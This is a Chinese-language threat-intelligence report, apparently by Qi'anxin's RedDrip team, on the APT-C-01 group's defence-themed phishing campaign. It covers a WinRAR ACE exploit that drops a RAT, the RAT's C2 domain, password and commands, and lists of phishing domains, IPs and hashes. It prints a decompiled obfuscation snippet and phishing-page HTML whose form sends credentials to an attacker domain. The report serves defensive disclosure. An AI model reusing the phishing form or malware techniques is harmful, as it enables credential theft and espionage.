0012EC58  63 61 6C 5C 54 65 6D 70 5C 73 79 73 74 65 6D 2E  cal\Temp\system.
0012EC68  62 61 74 22 00 00 00 00 00 00 00 00 00 00 00 00  bat"............
0012EC78  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0012EC88  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0012EC98  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


钓鱼诱饵分析

在对数十个可以下载的钓鱼网站的诱饵进行分析后，我们发现诱饵几乎均与军情，网络

国防有关。


常见为国防会议，可见该组织对大陆的军情战略研究颇深。

相关信息.rar



第十二届北京中国国际国防电子展.rar

关于调整部分优抚对象等人员抚恤和生活补助标准的通知.pdf



退役军人事务部　财政部关于调整部分
优抚对象等人员抚恤和生活补助标准的通知


— 1 —

我们在对毒云藤组织的历史攻击进行复盘过程中，发现了一些此前未被批露过的诱饵，**借此机会展示给大家，以提高读者的安全意识。**

这类型诱饵均为通过木马释放。

(一)文档类

20090112300014 投稿作者通讯表模板.doc



《火力与指挥控制》稿件审查结果通知单.doc

(一)视频类

元旦.swf

端午.swf

(三)窗口类

恶意软件启动后，会弹出窗口提示文件已经被破坏，请重新安装软件

归属毒云藤原因


毒云藤(APT-C-01)组织是一个长期针对国内国防、政府、科技和教育领域的重要机构实施网络间谍攻击活动的 APT 团伙，其最早的攻击活动可以追溯到 2007 年，奇安信威胁情报中心的红雨滴安全研究团队对该团伙的活动一直保持着持续的跟踪。

该组织擅长对目标实施鱼叉攻击和水坑攻击，植入修改后的 ZXShell、Poison Ivy、XRAT 商业木马，并使用动态域名作为其控制基础设施。

去年该组织就使用编号为 CVE-2018-20250 的 WinRAR ACE 漏洞向中国大陆数十个重点目标投递了多个 RAT 木马。投递的 RAT 木马核心与 3 年前的版本相比除了配置信息外并未发现新的功能性更新，证实在恶意软件层面毒云藤并未做较大的更迭。


其中一起攻击中，毒云藤组织投放了一个利用了 CVE-2018-20250 的 WinRAR ACE 漏洞的压缩包文件：**2019 工作规划进度.rar**

压缩包打开后，文件排列如下所示，点开每个文件夹，均显示为一张模糊图片，以此来诱导受害者解压压缩包。




当使用低版本的 winrar 软件进行压缩包解压操作时即会导致漏洞触发，

从而导致在 %AppData%\Microsoft\Windows\Start Menu\Programs\Startup 目录释放 svchost.exe，当用户重启计算机或者注销登录后将执行恶意代码：



svchost.exe 是一个远控木马，其启动后连接 myaccount.emailsevr.net 的 80 端口，创建 C&C 信道，发布上线数据包，上线密码: hcc7fd&fp36@，如图：



发布上线数据包后，其会进入远控的功能循环部分，并等待接收远控指令。

远控的命令与响应功能如下图：

Token	功能
0x04	关闭连接
0x41	远程 shell
0x42	进程枚举
0x43	结束指定进程
0x51	枚举驱动器
0x52	列指定目录
0x53	上传文件到受害者
0x54	下载受害者的文件
0x55	删除文件
0x56	远程执行

我们将本次的 dropper 与奇安信威胁情报中心于 2018 年 5 月前追踪的毒云藤针对数家船舶重工企业、港口运营公司等海事行业机构发动鱼叉攻击的恶意代码进行代码比对后，可以发现本次代码使用了同样的方法触发异常代码，并进入第二层的代码，两个木马的 API 调用函数几乎一致。

此外，代码中的字符串用的均为反序的字符串，通过 C 语言的 strrev 把字符串反序回来，该种方式，毒云腾曾在 2015 年的木马上使用过。

```
signed int __stdcall sub_401710(int *a1)
{
  HMODULE v1; // esi
  int *v2; // eax
  int v3; // eax
  CHAR ProcName[4]; // [esp+8h] [ebp-Ch]

  v1 = LoadLibraryA(LibFileName);
  if ( v1 )
  {
    strcpy(ProcName, "AtekcoSASW");
    _strrev(ProcName);
    v2 = (int *)GetProcAddress(v1, ProcName);
  }
  else
  {
    v2 = a1;
  }
  v3 = ((int (__stdcall *)(signed int, signed int, _DWORD, _DWORD, _DWORD, signed int))v2)(2, 1, 0, 0, 0, 1);
  if ( v3 != -1 )
    *a1 = v3;
  return 1;
}
```

为了获取更多攻击者的信息，我们通过对木马回连的 C2：myaccount.emailsevr.net 进行关联分析后，发现其解析 IP 为 133.130.102.181

通过奇安信威胁情报平台反查可得部分钓鱼网站域名。

133.130.102.181

暂无标签

地理位置	日本/东京都/东京
ASN	AS7506 GMO Internet, Inc
IDC服务器	是
代理	否
用户类型	境外IDC
阻断影响系数	20

相关安全报告:

威胁情报 0　域名反查 8　主机信息 0　数字证书 0

域名反查

域名	最早看到	最近看到	标签
yyy.dynssl.com	2017/11/01	2019/02/01	无
www.emailsevr.net	2018/11/23	2019/01/22	无
163.dynssl.com	2017/10/31	2019/01/20	无
lemongood.webhop.me	2018/11/21	2018/11/21	无
yls.dynssl.com	2017/11/27	2018/07/05	无
163cloudload.cemtertr.online	2017/08/15	2018/05/12	无
163cloudload.centertr.com	2016/05/13	2017/03/15	无
163cloudload.securitytactics.com	2016/04/14	2016/05/17	无

在对 emailsevr.net 域名进行访问的时候，我们发现其为一个钓鱼网站

而在另一起钓鱼攻击中，一个通过 163-tuiguang.net 的自建邮件服务器发送的钓鱼邮件中，在点击“点击这边”蓝字可跳转到钓鱼网站

打开后的界面与 emailsevr.net 完全一致，同样是让用户输入用户名密码下载文件：

通过分析网站的源代码，可以发现代码会将访问页面的时间和当前访问 IP 一同通过表单发送到服务器，也就是 emailsevr.net 服务器

```
<div class="info" id="eHint">请进行文件下载安全验证 </div>
        <form id="fLogin" name="fLogin" method="post" action="http://www.emailsevr.net/transfer.php?downloadlink=" autocomplete="off" onsubmit="return checkData1()" target="_self" >

<input type=hidden name=time value="2019-04-19 12:29:27" />
 <input type=hidden name=document value="" />
 <input type=hidden name=accessip value="[redacted]" />
```


其中 checkData1 会去确认密码的复杂度，如果长度小于 1 大于 20 则显示密码不正确

```
function checkData1(){
    var username = document.getElementById("username").value;
    if(!checkUsername(username)) {
        document.getElementById("eHint").innerHTML="\请您输入正确的用户名<br />";
        document.getElementById("username").focus();
        return false;
    }
    if( document.getElementById("password").value.length<1 || document.getElementById("password").value.length>20 ) {
        document.getElementById("eHint").innerHTML="\请您输入正确的密码<br />";
        document.getElementById("password").focus() ;
        return false;
    }
```

下载的 URL 格式大致如下：

http://www.emailsevr.net/?downloadlink=XXX&file=XXX&title=XXX

其中 Title 的名字为下载的文件名在输入密码长度正确时，点击登陆后，会转向一个下载链接，可见，该链接实际上确实为 163 的邮箱地址，用于文件中转存储的地方。



上图演示时，文件已失效，因此后台会给他返回的一个失效链接。

如果存在则会弹出真正的网易网盘的下载地址。

http://fs.163.com/fs/display/?p=xxx&file=xxx

而域名 163-tuiguang.net 便是血茜草活动的钓鱼网站之源，基于此，可以将血茜草活动与毒云藤组织关联起来。

总结

在对毒云藤组织所进行的血茜草活动进行整体分析后，不难发现该华语 APT 组织的一个攻击趋势：利用社会工程学进行情报收集。

鉴于钓鱼活动会极大的利用人心漏洞，借此报告望读者提高对网络攻击的识别能力，勿要打开未知来源的邮件的附件或链接，勿要向域名 URL 奇形怪状的网站输入邮箱和密码。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信 NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。(Ti.qianxin.com)。

附录1血茜草行动部分 IOC

LJFrame1 钓鱼网站域名

neteaseyhnujm.serveusers.com
neteasedqwert.serveuser.com
www.emailsevr.net
yls.dynssl.com
163.dynssl.com
163cloudload.cemtertr.online
163cloudload.securitytactics.com qq-membearzhip.mrbonus.com
163-tuiguang.com
netease-master.com
163-member.com
netease-help.com
netease-decryption.com
163-membership.com

已记载的钓鱼网站诱饵示例：

真实网盘	诱饵名
QQ 邮箱	上海*****对象名单.doc
163 邮箱	****人才招聘信息.doc
163 邮箱	*****名单统计表.xls
163 邮箱	征求意见通知书.pdf
163 邮箱	合同初稿(2018.11.18).docx
163 邮箱	关于报送 OA 系统联络人的通知.doc
163 邮箱	关于机场信息小中心及方法改造享目说明.docx
QQ 邮箱	《南部杜氏中医》献方.7z
QQ 邮箱	新表.xls

LJFrame2

伪造网站	钓鱼域名	解析 IP	网站诱饵
163 邮箱	qqmailservers.serveuser.com	45.76.94.151	**** 人才招聘信息.doc
163 邮箱	fuwumostsystem.serveuser.com count.mail.163.com.uswebmailsmtp.online	199.247.0.113	
163 邮箱	serve163.servepics.com	149.28.36.134	2020**** 学术交流大会征稿通知.pdf
126 邮箱	rilakkuma.justdied.com	139.180.214.245 149.28.154.5 45.76.51.47 45.77.24.192	***技成果鉴定通知及产业未来发展预测报告.rar
163 邮箱	qqmailservers.serveuser.com	45.76.94.151	***人才招聘信息.doc
网易免费邮	mailfile.dubya.info	149.28.186.36	XX 模拟报告.docx
QQ 中转站	webmailaccounts.serveuser.com	78.141.193.185	关于调整****助标准的通知.pdf

LJFrame3

伪造网站	钓鱼域名	解析 IP	网站诱饵
QQ 邮箱中转站	163icpbj.serveusers.com	167.179.101.49	职缺与对应薪酬一览表.7z
QQ 邮箱中转站	163uswebmail.serveusers.com	139.180.216.24	我司兼职职缺与对应薪酬一览表.doc
QQ 邮箱中转站	downloaddrive.dynamic-dns.net	45.76.66.60	第 ** 电子展.rar
QQ 邮箱中转站	yaheatyuio.serveuser.com	45.77.44.242	相关信息.rar
163 网盘文件下载	126-maildownload.serveusers.com mingming.cf ming1.tk	167.179.79.209	军民融合发展展览兼职及对应薪资一览表.doc
163 网盘文件下载	163maildownloadicilp.serveusers.com	45.32.26.132	征文通知.rar

163 网盘文件下载	163datadownloaddomain.serveusers.com 163emails.ddns.info 163mailboxdownload.servehttp.com email-filedownfile.ddns.net sitdownplease-01.servepics.com xproxybox.servehttp.com xproxybox.zapto.org	155.138.128.101	军民融合发展展览兼职及对应薪资一览表.doc
QQ 中转站	hkxbbuaa.servehttp.com www.smalll.top	45.32.27.69	***疫情期间重要通知.rar
QQ 中转站	qqmailsoftwarepatch.serveuser.com qqmailsoftwarepatch.serveusers.com softwarepatch.serveusers.com	207.148.10.221	相关信息.rar
QQ 中转站	163mail.serveuser.com qq-cloudmail-download.serveuser.com qqmailserver.dynamic-dns.net qqmailservice.dsmtp.com	45.77.157.67	兼职职缺与对应薪酬一览表.doc
QQ 中转站	163icpbj.serveusers.com winupate.organiccrap.com	108.61.247.62	职缺与对应薪酬一览表.7z
QQ 中转站	maildocument.serveuser.com webmailqq.xyz	45.32.28.119	***防中的应用.pdf
163 网盘	cty-thongminhtq.zapto.org grandviewctd.serveusers.com grandviewins.zapto.org grendviewetd.myvnc.com usviph9.carpox.com	104.238.157.144	军民融合发展展览兼职及对应薪资一览表.doc

毒云藤样本 MD5
004d7c37c65f418e91f5f6329a9f1092
389f7e80b22facf9fda048762fd271b0
182baf8d5e720bb7019b34fc7d2294f9
41c7e09170037fafe95bb691df021a20

附录2奇安信威胁情报中心

奇安信威胁情报中心是北京奇安信科技有限公司（奇安信集团）旗下的威胁情报整合专业机构。该中心以业界领先的安全大数据资源为基础，基于奇安信长期积累的核心安全技术，依托亚太地区顶级的安全人才团队，通过强大的大数据能力，实现全网威胁情报的即时、全面、深入的整合与分析，为企业和机构提供安全管理与防护的网络威胁预警与情报。

奇安信威胁情报中心对外服务平台网址为 https://ti.qianxin.com/。服务平台以海量多维度网络空间安全数据为基础，为安全分析人员及各类企业用户提供基础数据的查询，攻击线索拓展，事件背景研判，攻击组织解析，研究报告下载等多种维度的威胁情报数据与威胁情报服务。

微信公众号：

奇安信威胁情报中心：

奇安信病毒响应中心：

附录3 红雨滴团队（RedDrip Team）

奇安信旗下的高级威胁研究团队红雨滴（天眼实验室）,成立于 2015 年，持续运营奇安信威胁情报中心至今，专注于 APT 攻击类高级威胁的研究，是国内首个发布并命名“海莲花”（APT-C-00，OceanLotus）APT 攻击团伙的安全研究团队，也是当前奇安信威胁情报中心的主力威胁分析技术支持团队。

目前，红雨滴团队拥有数十人的专业分析师和相应的数据运营和平台开发人员，覆盖威胁情报运营的各个环节：公开情报收集、自有数据处理、恶意代码分析、网络流量解析、线索发现挖掘拓展、追踪溯源，实现安全事件分析的全流程运营。团队对外输出机读威胁情报数据支持奇安信自有和第三方的检测类安全产品，实现高效的威胁发现、损失评估及处置建议提供，同时也为公众和监管方输出事件和团伙层面的全面高级威胁分析报告。

依托全球领先的安全大数据能力、多维度多来源的安全数据和专业分析师的丰富经验，红雨滴团队自 2015 年持续发现多个包括海莲花在内的 APT 团伙在中国境内的长期活动，并发布国内首个团伙层面的 APT 事件揭露报告，开创了国内 APT 攻击类高级威胁体系化揭露的先河，已经成为国家级网络攻防的焦点。

团队 LOGO：

关注二维码：